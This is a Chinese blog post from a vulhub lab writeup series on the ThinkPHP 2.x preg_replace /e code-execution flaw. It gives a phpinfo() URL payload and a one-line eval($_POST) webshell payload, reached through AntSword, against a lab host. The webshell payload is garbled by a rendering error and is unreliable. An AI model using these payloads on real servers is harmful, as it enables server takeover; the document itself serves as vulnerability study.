

ThinkPHP 2.x 任意代码执行漏洞

原创

ADummy 于 2021-02-19 18:07:33 发布 38 收藏

分类专栏: [vulhub_Writeup](#) 文章标签: [安全漏洞](#) [网络安全](#) [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43416469/article/details/113869388

版权



[vulhub_Writeup](#) 专栏收录该内容

119 篇文章 1 订阅

订阅专栏

ThinkPHP 2.x 任意代码执行漏洞

by ADummy

0x00利用路线

直接url执行代码

0x01漏洞介绍

ThinkPHP 2.x版本中, 使用 `preg_replace` 的 `/e` 模式匹配路由:

```
$res = preg_replace('@(\w+)'. $depr. '([^\'. $depr. '\\/]+)@e', '$var[\\'\1\']="\'2";', implode($depr, $paths));
```

导致用户的输入参数被插入双引号中执行, 造成任意代码执行漏洞。

ThinkPHP 3.0版本因为Lite模式下没有修复该漏洞, 也存在这个漏洞

0x02漏洞复现


payload1(PHPinfo):


`http://your-ip:8080/index.php?s=/index/index/name/%7B@phpinfo()%7D`

payload2(一句话木马):

```
http://your-ip:8080/index.php?s=/index/index/name/KaTeX parse error: Expected '}', got 'EOF' at end of input: {print(eval($_POST[1]))}
```

默认页面





ThinkPHP示例之Hello,ThinkPHP

最简单的示例。

Hello,ThinkPHP

示例源码

控制器IndexAction类


```
<?php
class IndexAction extends Action{
    public function index() {
        $this->assign('hello','Hello,ThinkPHP');
        $this->display();
    }
}
```

https://blog.csdn.net/weixin_43416469

第一个payload, phpinfo()被执行

名称	日期	大小	属性
Common	2021-02-19 17:45:11	4 Kb	0755
Conf	2019-09-24 21:44:58	4 Kb	0755
Lang	2021-02-19 17:45:11	4 Kb	0755
Lib	2021-02-19 17:45:11	4 Kb	0755
Runtime	2021-02-19 17:45:11	4 Kb	0755
ThinkPHP	2019-09-24 21:44:58	4 Kb	0755
Tpl	2019-09-24 21:44:58	4 Kb	0755
index.php	2019-09-24 21:49:01	862 b	0664

第二个payload, 使用蚁剑连接



The image shows a file explorer interface. On the left, a tree view displays the following structure:

- var
 - www
 - html
 - Common
 - Conf
 - Lang
 - Lib
 - Runtime
 - ThinkPHP
 - Tpl

On the right, a table lists the files and folders:

名称	日期	大小	属性
Common	2021-02-19 17:45:11	4 Kb	0755
Conf	2019-09-24 21:44:58	4 Kb	0755
Lang	2021-02-19 17:45:11	4 Kb	0755
Lib	2021-02-19 17:45:11	4 Kb	0755
Runtime	2021-02-19 17:45:11	4 Kb	0755
ThinkPHP	2019-09-24 21:44:58	4 Kb	0755
Tpl	2019-09-24 21:44:58	4 Kb	0755
index.php	2019-09-24 21:49:01	862 b	0664

At the bottom of the interface, there is a taskbar with the text "任务列表" and a URL: https://blog.csdn.net/weixin_4341646

0x03参考资料

<https://www.cnblogs.com/g0udan/p/12252383.html>